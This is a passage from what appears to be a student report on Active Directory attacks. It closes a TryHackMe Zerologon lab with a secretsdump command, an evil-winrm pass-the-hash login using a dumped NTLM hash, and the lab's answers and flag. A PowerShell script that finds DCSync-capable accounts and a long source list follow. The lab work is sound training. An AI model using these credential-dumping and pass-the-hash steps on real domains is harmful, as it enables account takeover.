The exploit has been successful, we can now use impacket secretsdump to retrieve the password hashes by executing the following command: `impacket-secretsdump -just-dc DC01\${ip}`


```
(ImpacketEnv) root@kali:~/Documents/THM/Zerologon >evil-winrm -u Administrator -H 3f3ef89114fb063e3d7fc23c20f65568 -i 10.10.82.250

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> dir
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----          9/20/2020   2:02 PM           24 root.txt
```

Figure 167: source - Guylian's Kali VM

To summarize the “Lab It Up” part of this room:

What is the NetBIOS name of the Domain Controller?

DC01

What is the NetBIOS domain name of the network?

HOLOLIVE

What domain are you attacking?

HOLOLIVE.local

What is the Local Administrator's NTLM hash?

3f3ef89114fb063e3d7fc23c20f65568

How many Domain Admin accounts are there?

2

What is the root flag?

THM{Zer0Log0nD4rkTh1rty}

9 Appendix

9.1 PowerShell Script 1:

```
import-module activedirectory;
# Define AD locations
$root = [ADSI]"LDAP://RootDSE"
$domainpath = "AD:" + ($root.defaultnamingcontext).tostring();
$domaincontrollerpath = "AD:OU=Domain Controllers," +
($root.defaultnamingcontext).tostring();

[System.Collections.ArrayList]$pathstocheck = @();
[void]$pathstocheck.add($domainpath);
[void]$pathstocheck.add($domaincontrollerpath);

# The extended rights to look for
$extendedrightscheck = "1131f6ad-9c07-11d1-f79f-00c04fc2dcd2";

# Define array to save identities to
[System.Collections.ArrayList]$userswithextendedrights = @();

foreach ($pathtocheck in $pathstocheck) {

    # Get ACEs
    $aces = (get-acl -path $pathtocheck).access | where {(($_objecttype -eq
$extendedrightscheck) -and ($_accesscontroltype -eq "allow"))};

    foreach ($ace in $aces) {

        [void]$userswithextendedrights.add(($ace.identityreference).tostring());
    }
}

# Remove duplication
$userswithextendedrights = $userswithextendedrights | select -unique
```

9.3 Sources:

- Simplilearn. (2021, February 22). *What Is Kerberos, How Does It Work, and What Is It Used For?* Retrieved from Simplilearn: <https://www.simplilearn.com/what-is-kerberos-article>
- Frankfurt, O. (2018, February 27). *OWASP PDF Archive*. Retrieved from OWASP: https://owasp.org/www-pdf-archive/OWASP_Frankfurt_-44_Kerberoasting.pdf
- Medin, T. (2020, June 11). *Kerberoasting*. Retrieved from Red Team Experiments: <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/t1208-kerberoasting>
- Metcalf, S. (2017, February 05). *Detecting Kerberoasting Activity* . Retrieved from ADSecurity: <https://adsecurity.org/?p=3458>
- Underwood, C. (2018, February). *Mitigate popular service account attacks with these best practices*. Retrieved from SecureIT: <https://secureitsource.com/2018/02/mitigate-popular-service-account-attacks-with-these-best-practices/>
- Petters, J. (2020, March 29). *Kerberos Attack: Silver Ticket Edition*. Retrieved from Varonis: <https://www.varonis.com/blog/kerberos-attack-silver-ticket/>
- <https://adsecurity.org/?p=2011>. (2015, November 17). *How Attackers Use Kerberos Silver Tickets to Exploit Systems*. Retrieved from ADSecurity: <https://adsecurity.org/?p=2011>
- Yardeni, D. (n.d.). *The Practical Way to Detect Golden and Silver Ticket Attacks*. Retrieved from Orotio: <https://www.otorio.com/resources/the-practical-way-to-detect-golden-ticket-and-silver-ticket-attacks/>
- Petters, J. (2020, 03 29). *Kerberos Attack: How to Stop Golden Tickets?* Retrieved from Varonis: <https://www.varonis.com/blog/kerberos-how-to-stop-golden-tickets/>
- Kerberos: Golden Tickets*. (n.d.). Retrieved from ired.team: <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/kerberos-golden-tickets/>
- Kerberos: Silver Tickets*. (n.d.). Retrieved from Ired.team: <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/kerberos-silver-tickets>
- Giandomenico, A. (2020, July 31). *Offense and Defense – A Tale of Two Sides: Group Policy and Logon Scripts*. Retrieved from Fortinet: <https://www.fortinet.com/blog/threat-research/offense-defense-a-tale-of-two-sides-group-policy-and-logon-scripts>
- Robbins, A. (2018, April 2). *A Red Teamer's Guide to GPOs and OUs*. Retrieved from specterops.io: <https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e>
- Harmj0y. (2016, March 17). *Abusing GPO Permissions*. Retrieved from harmj0y.net: <https://www.harmj0y.net/blog/redteaming/abusing-gpo-permissions/>
- Mouse, R. (n.d.). *GPO Abuse*. Retrieved from Rasamouse.me: <https://rastamouse.me/blog/gpo-abuse-pt2/>
- Mouse, R. (n.d.). *GPO Abuse Pt1*. Retrieved from Rastamouse.me: <https://rastamouse.me/blog/gpo-abuse-pt1/>
- Group Policy Best Practices*. (n.d.). Retrieved from Netwrix: https://www.netwrix.com/group_policy_best_practices.html
- TryHackMe. (n.d.). *Attacking Kerberos Lab*. Retrieved from TryHackMe: <https://tryhackme.com/room/attackingkerberos>
- Metcalf, S. (2015, 7 25). *Mimikatz DCSync Usage, Exploitation, and Detection* . Retrieved from ADSecurity: <https://adsecurity.org/?p=1729>
- Kamal. (2019, August 7). *How can I mitigate DCSync attacks on Active Directory?* Retrieved from hkeylocalmachine: <https://hkeylocalmachine.com/?p=928>
- Berg, L. (2019, June 9). *What is DCSync? An Introduction* . Retrieved from Stealthbits: <https://stealthbits.com/blog/what-is-dcsync-an-introduction/>
- Chandel, R. (2020, May 26). *Credential Dumping: DCSync Attack*. Retrieved from hackingarticles.in: <https://www.hackingarticles.in/credential-dumping-dcsync-attack/>
- Sidious, D. (2018). *Token Impersonation*. Retrieved from DarthSidious: <https://hunter2.gitbook.io/darthsidious/privilege-escalation/token-impersonation>

- Bui, J. (2019, October 1). *Understanding and Defending Against Access Token Theft: Finding Alternatives to winlogon.exe*. Retrieved from specterops: <https://posts.specterops.io/understanding-and-defending-against-access-token-theft-finding-alternatives-to-winlogon-exe-80696c8a73b>
- Token Impersonation Attack*. (n.d.). Retrieved from Security Tutorials: <https://securitytutorials.co.uk/token-impersonation-attack/>
- Lajara, J. (2020, November 22). *Potatoes - Windows Privilege Escalation*. Retrieved from Jorge Lajara Blog: https://jlajara.gitlab.io/others/2020/11/22/Potatoes_Windows_Privesc.html
- Atkinson, J. (2017, December 14). *Access Token Manipulation*. Retrieved from ATT&CK Mitre: <https://attack.mitre.org/techniques/T1134/>
- A, E. (2021, February 28). *ZeroLogon?? Easy way to take over active directory*. Retrieved from Medium: <https://medium.com/mii-cybersec/zerologon-easy-way-to-take-over-active-directory-exploitation-c4b38c63a915>
- What is ZeroLogon?* (n.d.). Retrieved from Trendmicro: https://www.trendmicro.com/en_us/what-is/zerologon.html
- Quest. (n.d.). *What is Active Directory?* Retrieved from Quest: <https://www.quest.com/solutions/active-directory/what-is-active-directory.aspx>
- Microsoft. (2019, 08 03). *DFS Replication Overview*. Retrieved from Microsoft Documentation: <https://docs.microsoft.com/en-us/windows-server/storage/dfs-replication/dfs-overview>
- StigViewer. (2018, 03 07). *Windows services that are critical for directory server operation*. Retrieved from UCF Stigviewer: https://www.stigviewer.com/stig/windows_server_20122012_r2_domain_controller/2018-03-07/finding/V-8327
- Vanstechelman, L. (n.d.). *DNS Client*. Retrieved from Windows Security Encyclopedia: <https://www.windows-security.org/windows-service/dns-client>
- Petters, J. (2020, 03 29). *Active Directory Domain Services: Overview and Functions*. Retrieved from Varonis: <https://www.varonis.com/blog/active-directory-domain-services/>
- DFS Replication Overview*. (2019, 08 03). Retrieved from Microsoft Documentation: <https://docs.microsoft.com/en-us/windows-server/storage/dfs-replication/media/dfs-overview.gif>

9.3.1 Media Sources

Figure 1: source - https://docs.microsoft.com/en-us/windows-server/storage/dfs-replication/dfs-overview	18
Figure 2: source - https://owasp.org/www-pdf-archive/OWASP_Frankfurt_-44_Kerberoasting.pdf	20
Figure 3: source - https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/t1208-kerberoasting	21
Figure 4: source - https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/t1208-kerberoasting	22
Figure 5: source - https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/t1208-kerberoasting	22
Figure 6: source - https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/t1208-kerberoasting	23
Figure 7: source - https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/t1208-kerberoasting	23
Figure 8: source - https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/t1208-kerberoasting	24
Figure 9: source - https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/t1208-kerberoasting	24
Figure 10: source - https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/t1208-kerberoasting	25

Figure 11: source - https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/t1208-kerberoasting	26
Figure 12: source - https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/t1208-kerberoasting	26
Figure 13: source - https://www.varonis.com/blog/kerberos-attack-silver-ticket/	29
Figure 14: source - https://adsecurity.org/?p=3458	31
Figure 15: source - https://adsecurity.org/?p=2011	32
Figure 16: source - https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/kerberos-silver-tickets	32
Figure 17: source - https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/t1208-kerberoasting	33
Figure 18: source - https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/kerberos-silver-tickets	34
Figure 19: source - https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/kerberos-silver-tickets	35
Figure 20: source - https://www.otorio.com/resources/the-practical-way-to-detect-golden-ticket-and-silver-ticket-attacks/	35
Figure 21: source - https://www.otorio.com/resources/the-practical-way-to-detect-golden-ticket-and-silver-ticket-attacks/	36
Figure 22: source - https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/kerberos-golden-tickets	38
Figure 23: source - https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/kerberos-golden-tickets	39
Figure 24: source - https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/kerberos-golden-tickets	39
Figure 25: source - https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/kerberos-golden-tickets	40
Figure 26: source - https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/kerberos-golden-tickets	40
Figure 27: source - https://frsecure.com/blog/golden-ticket-attack/	41
Figure 28: source - Guylian's Kali VM	44
Figure 29: source - Guylian's Kali VM	45
Figure 30: source - Guylian's Kali VM	45
Figure 31: source - Guylian's Kali VM	46
Figure 32: source - Guylian's Kali VM	47
Figure 33: source - Guylian's Kali VM	47
Figure 34: source - Guylian's Kali VM	48
Figure 35: source - Guylian's Kali VM	48
Figure 36: source - Guylian's Kali VM	49
Figure 37: source - Guylian's Kali VM	50
Figure 38: source - Guylian's Kali VM	51
Figure 39: source - Guylian's Kali VM	51
Figure 40: source - Guylian's Kali VM	52
Figure 41: source - Guylian's Kali VM	53
Figure 42: source - Guylian's Kali VM	53
Figure 43: source - Guylian's Kali VM	54
Figure 44: source - Guylian's Kali VM	54
Figure 45: source - Guylian's Kali VM	55
Figure 46: source - Guylian's Kali VM	55
Figure 47: source - Guylian's Kali VM	56
Figure 48: source - Guylian's Kali VM	56
Figure 49: source - Guylian's Kali VM	57
Figure 50: source - Guylian's Kali VM	57

Figure 51: source - Guylian's Kali VM.....	58
Figure 52: source - Guylian's Kali VM.....	59
Figure 53: source - Guylian's Kali VM.....	59
Figure 54: source - Guylian's Kali VM.....	59
Figure 55: source - Guylian's Kali VM.....	60
Figure 56: source - https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e	69
Figure 57: source - https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e	70
Figure 58: source - https://www.fortinet.com/blog/threat-research/offense-defense-a-tale-of-two-sides-group-policy-and-logon-scripts	71
Figure 59: source - https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e	72
Figure 60: source - https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e	72
Figure 61: source - https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e	73
Figure 62: source - https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e	73
Figure 63: source - https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e	73
Figure 64: source - https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e	74
Figure 65: source - https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e	74
Figure 66: source - https://rastamouse.me/blog/gpo-abuse-pt1/	75
Figure 67: source - https://wald0.com/?p=179	76
Figure 68: source - https://rastamouse.me/blog/gpo-abuse-pt1/	76
Figure 69: source - https://rastamouse.me/blog/gpo-abuse-pt1/	76
Figure 70: source - https://rastamouse.me/blog/gpo-abuse-pt1/	78
Figure 71: source - https://rastamouse.me/blog/gpo-abuse-pt1/	78
Figure 72: source - https://rastamouse.me/blog/gpo-abuse-pt1/	80
Figure 73: source - https://rastamouse.me/blog/gpo-abuse-pt1/	80
Figure 74: source - https://rastamouse.me/blog/gpo-abuse-pt1/	81
Figure 75: source - https://rastamouse.me/blog/gpo-abuse-pt1/	81
Figure 76: source - https://rastamouse.me/blog/gpo-abuse-pt1/	83
Figure 77: source - https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e	84
Figure 78: source - https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e	84
Figure 79: source - https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e	85
Figure 80: source - https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e	85
Figure 81: source - https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e	86
Figure 82: source - https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e	86
Figure 83: source - https://www.harmj0y.net/blog/redteaming/abusing-gpo-permissions/	89
Figure 84: source - https://www.harmj0y.net/blog/redteaming/abusing-gpo-permissions/	90
Figure 85: source - https://stealthbits.com/blog/what-is-dcsync-an-introduction/	94
Figure 86: source - https://stealthbits.com/blog/what-is-dcsync-an-introduction/	95
Figure 87: source - https://www.hackingarticles.in/credential-dumping-dcsync-attack/	95
Figure 88: source - https://www.hackingarticles.in/credential-dumping-dcsync-attack/	96
Figure 89: source - https://www.hackingarticles.in/credential-dumping-dcsync-attack/	96
Figure 90: source - https://www.hackingarticles.in/credential-dumping-dcsync-attack/	97
Figure 91: source - https://www.hackingarticles.in/credential-dumping-dcsync-attack/	97
Figure 92: source - https://www.hackingarticles.in/credential-dumping-dcsync-attack/	98
Figure 93: source - https://www.hackingarticles.in/credential-dumping-dcsync-attack/	98
Figure 94: source - https://www.hackingarticles.in/credential-dumping-dcsync-attack/	99
Figure 95: source - https://www.hackingarticles.in/credential-dumping-dcsync-attack/	99
Figure 96: source - https://www.hackingarticles.in/credential-dumping-dcsync-attack/	100
Figure 97: source - https://www.hackingarticles.in/credential-dumping-dcsync-attack/	100
Figure 98: source - https://www.hackingarticles.in/credential-dumping-dcsync-attack/	101
Figure 99: source - https://www.hackingarticles.in/credential-dumping-dcsync-attack/	101
Figure 100: source - https://www.hackingarticles.in/credential-dumping-dcsync-attack/	102
Figure 101: source - https://securitytutorials.co.uk/token-impersonation-attack/	102
Figure 102: source - https://securitytutorials.co.uk/token-impersonation-attack/	104

Figure 103: source - https://securitytutorials.co.uk/token-impersonation-attack/	104
Figure 104: source - https://securitytutorials.co.uk/token-impersonation-attack/	104
Figure 105: source - https://securitytutorials.co.uk/token-impersonation-attack/	104
Figure 106: source - https://securitytutorials.co.uk/token-impersonation-attack/	105
Figure 107: source - https://securitytutorials.co.uk/token-impersonation-attack/	105
Figure 108: source - https://securitytutorials.co.uk/token-impersonation-attack/	105
Figure 109: source - https://securitytutorials.co.uk/token-impersonation-attack/	106
Figure 110: source - https://securitytutorials.co.uk/token-impersonation-attack/	106
Figure 111: source - https://securitytutorials.co.uk/token-impersonation-attack/	106
Figure 112: source - https://securitytutorials.co.uk/token-impersonation-attack/	107
Figure 113: source - https://securitytutorials.co.uk/token-impersonation-attack/	107
Figure 114: source - https://securitytutorials.co.uk/token-impersonation-attack/	108
Figure 115: source - https://jlajara.gitlab.io/others/2020/11/22/Potatoes_Windows_Privesc.html	108
Figure 116: source - https://book.hacktricks.xyz/windows/windows-local-privilege-escalation/rottenpotato	108
Figure 117: source - https://book.hacktricks.xyz/windows/windows-local-privilege-escalation/rottenpotato	109
Figure 118: source - https://book.hacktricks.xyz/windows/windows-local-privilege-escalation/rottenpotato	109
Figure 119: source - https://book.hacktricks.xyz/windows/windows-local-privilege-escalation/rottenpotato	109
Figure 120: source - https://jlajara.gitlab.io/others/2020/11/22/Potatoes_Windows_Privesc.html	110
Figure 121: source - https://posts.specterops.io/understanding-and-defending-against-access-token-theft-finding-alternatives-to-winlogon-exe-80696c8a73b	112
Figure 122: source - https://posts.specterops.io/understanding-and-defending-against-access-token-theft-finding-alternatives-to-winlogon-exe-80696c8a73b	113
Figure 123: source - https://posts.specterops.io/understanding-and-defending-against-access-token-theft-finding-alternatives-to-winlogon-exe-80696c8a73b	113
Figure 124: source - https://www.trendmicro.com/en_us/what-is/zerologon.html	115
Figure 125: source - https://www.trendmicro.com/en_us/what-is/zerologon.html	116
Figure 126: source - https://medium.com/mii-cybersec/zerologon-easy-way-to-take-over-active-directory-exploitation-c4b38c63a915	117
Figure 127: source - https://medium.com/mii-cybersec/zerologon-easy-way-to-take-over-active-directory-exploitation-c4b38c63a915	117
Figure 128: source - https://medium.com/mii-cybersec/zerologon-easy-way-to-take-over-active-directory-exploitation-c4b38c63a915	118
Figure 129: source - https://medium.com/mii-cybersec/zerologon-easy-way-to-take-over-active-directory-exploitation-c4b38c63a915	118
Figure 130: source - https://medium.com/mii-cybersec/zerologon-easy-way-to-take-over-active-directory-exploitation-c4b38c63a915	119
Figure 131: source - https://medium.com/mii-cybersec/zerologon-easy-way-to-take-over-active-directory-exploitation-c4b38c63a915	119
Figure 132: source - https://medium.com/mii-cybersec/zerologon-easy-way-to-take-over-active-directory-exploitation-c4b38c63a915	120
Figure 133: source - https://medium.com/mii-cybersec/zerologon-easy-way-to-take-over-active-directory-exploitation-c4b38c63a915	120
Figure 134: source - https://medium.com/mii-cybersec/zerologon-easy-way-to-take-over-active-directory-exploitation-c4b38c63a915	120
Figure 135: source - https://medium.com/mii-cybersec/zerologon-easy-way-to-take-over-active-directory-exploitation-c4b38c63a915	121
Figure 136: source - https://medium.com/mii-cybersec/zerologon-easy-way-to-take-over-active-directory-exploitation-c4b38c63a915	121

Figure 137: source - https://medium.com/mii-cybersec/zerologon-easy-way-to-take-over-active-directory-exploitation-c4b38c63a915	122
Figure 138: source - https://medium.com/mii-cybersec/zerologon-easy-way-to-take-over-active-directory-exploitation-c4b38c63a915	122
Figure 139: source - https://medium.com/mii-cybersec/zerologon-easy-way-to-take-over-active-directory-exploitation-c4b38c63a915	123
Figure 140: source - Guylian's Kali VM	124
Figure 141: source - Guylian's Kali VM	124
Figure 142: source - Guylian's Kali VM	124
Figure 143: source - Guylian's Kali VM	125
Figure 144: source - Guylian's Kali VM	130
Figure 145: source - Guylian's Kali VM	131
Figure 146: source - Guylian's Kali VM	131
Figure 147: source - Guylian's Kali VM	132
Figure 148: source - Guylian's Kali VM	132
Figure 149: source - Guylian's Kali VM	133